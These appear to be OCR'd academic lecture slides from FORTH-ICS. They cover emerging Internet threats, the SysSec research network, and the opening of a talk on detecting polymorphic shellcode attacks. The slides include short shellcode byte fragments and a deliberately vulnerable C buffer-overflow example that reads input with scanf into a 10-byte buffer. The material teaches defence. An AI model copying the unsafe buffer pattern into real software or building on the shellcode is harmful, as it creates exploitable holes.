- A100-billion node network will transform what was consider "old" vulnerabilities - DDoS, worms, etc.
- Possible solutions
  - Study and understand interdependencies between systems, model larger systems in security evals, form boundaries

Mobile Device Malware

- (Almost) same hardware as regular computers
  - Face, or will be facing, similar threats as home computers
- Run on battery power
  - PC solutions may not be too heavyweight
- Mobility and high connectivity
  - Attacks from anywhere (i.e. airports, wifi hotspots) and propagate on different networks
- Easy to lose
  - Physical security an issue
- Possible solutions:
  - App. analysis in sandbox, intrusion detection in the network, server replication of phone-state

RoadMap


- Security Challenges: What is the problem?
  - Hackers are getting more sophisticated
  - The impact of cyberattacks is getting larger
- What have we done?
  - FORWARD: study emerging threats
- *What will we do?*
  - *SysSec: 4-year NoE to consolidate Research in managing threats for the Future Internet*

What’s next?

- SysSec: managing threats and vulnerabilities for the future Internet
  - a Network of Excellence (2010-2014)
  - Why?
    - We need to work towards solutions
    - We need to collaborate
      - At a European level
      - With our international colleagues
        - Around the world
- No country is an island
  - wrt. Internet security

What is SysSec?

- SysSec proposes a *game-changing* approach to cybersecurity:
  - Currently Researchers are mostly reactive:
    - they usually track cyberattackers *after* an attack has been launched
    - thus, researchers are always one step behind attackers
  - SysSec aims to break this vicious cycle
  - Researchers should become more *proactive*:
    - Anticipate attacks and vulnerabilities
    - Predict and prepare for future threats
    - Work on defenses *before* attacks materialize.



SysSec Aim and Objectives (I)

- Create an active, vibrant, and collaborating **community of Researchers** with
  - the expertise, capacity, and determination to anticipate and mitigate the emerging threats and vulnerabilities on the Future Internet.
- SysSec aims
  - to create a **sense of ``community''** among those researchers,
  - to **mobilize** this community,
  - to **consolidate** its efforts,
  - to **expand their collaboration** internationally, and
  - become **the single point of reference** for Systems Security research in Europe.

SysSec Aim and Objectives (II)

- Advance European Security Research well beyond the state of the art
  - research efforts have been scattered
  - SysSec aims to **provide a research agenda** and
  - **align their research activities** with the agenda
  - make SysSec **a leading player** in the international arena.

SysSec Aim and Objectives (III)

- Create a **virtual distributed Center of Excellence** in the area of emerging threats and vulnerabilities.
  - By forming a critical mass of European Researchers and by aligning their activities,
  - Have the gravitas needed to play a **leading role internationally**, empowered to undertake large-scale, ambitious and high-impact research efforts.
- Create a **Center of Academic Excellence** in the area
  - create an education and training program targeting young researchers and the industry.
  - lay the foundations for a common graduate degree in the area with emphasis on Systems Security.

SysSec Aim and Objectives (IV)

- Maximize the impact of the project by proactive **dissemination** to the appropriate stakeholders.
  - disseminate its results to international stakeholders so as to form the needed strategic partnerships (with similar projects and organizations overseas) to play a major role in the area.
  - dissemination within the Member States will
    - reinforce SysSec's role as a center of excellence and
    - make SysSec a beacon for a new generation of European Researchers.
- Create Partnerships and **transfer technology to the European Security Industry**.
  - create a close partnership with Security Industry
  - facilitate technology transfer wherever possible to further strengthen the European Market.

Conclusions

- Hackers are getting more sophisticated
- The impact of cyberattacks is getting higher
- We need to collaborate in order to manage emerging threats on the future Internet
  - SysSec started on Sept 1st.
  - Join us to break the vicious cycle.

Managing Threats and Vulnerabilities in the Future Internet


Evangelos Markatos
FORTH-ICS

Real-world Polymorphic Attack Detection

Michalis Polychronakis, Evangelos Markatos

Distributed Computing Systems Lab


FORTH-ICS, Crete Greece



Outline

- Introduction to the problem: shell code attacks – buffer overflows
- Polymorphic attacks (self modifying shell-code)
- Network-level Emulation (NEMU)
- Findings from real-world deployment
- Conclusion

• Malware and Botnets



click fraud

port scanning

extortion

phishing

illegal content

DDoS


code injection

malicious websites

spam

- **How?**
- social engineering (phishing, spam, scareware, …)
- viruses (disks, CD-ROMs, USB sticks, warez, …)
- network traffic interception (access credentials, keys, …)
- password guessing (brute force, root:12345678, …)
- physical access (reboot, keylogger, screwdriver, …)
- **software vulnerability exploitation**

Code Injection Attacks



Remote Code-injection Attacks


- Code-injection attacks persist
  - Among the most common methods for remote system compromise
  - e.g., Conficker (MS08-067)
- Mechanics
  1. Send malicious request to network service
  2. Divert the execution flow of the vulnerable process
     - **Buffer Overflow**
       - (Stack/heap/integer overflow, format string abuse, …)
  3. Execute the injected code **(*shellcode*)**
     - Performs arbitrary operations under the privileges of the vulnerable process

```
\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00
```

What is a buffer overflow?


```
void  f ( int x )
{
char buffer[10] ;
scanf("%s", &buffer) ;
// other code
}
```

What if the input data is longer than 10 bytes?




What is a buffer overflow?

- Buffer overflow
- Attacker puts code
  - i.e. execve(/bin/sh)
  - In buffer[10]
- And transfers control to it
- Via the return address



Attacks – Defenses Coevolution



Attack

Defense

Plain Shellcode

String Signatures

Simple Obfuscation

Regexp Signatures


Naive Polymorphism

Static Analysis

Self-modifying code

Emulation

Polymorphic Shellcode



PC

PC

PC

\x6A\x0F\x59\xE8\xFF\xF

\xE8\xFF\xFF\xC1\x6B\x80\xE8\xFF\xFF\xFF\xFF\xE1


decryptor

decrypted payload

encrypted payload

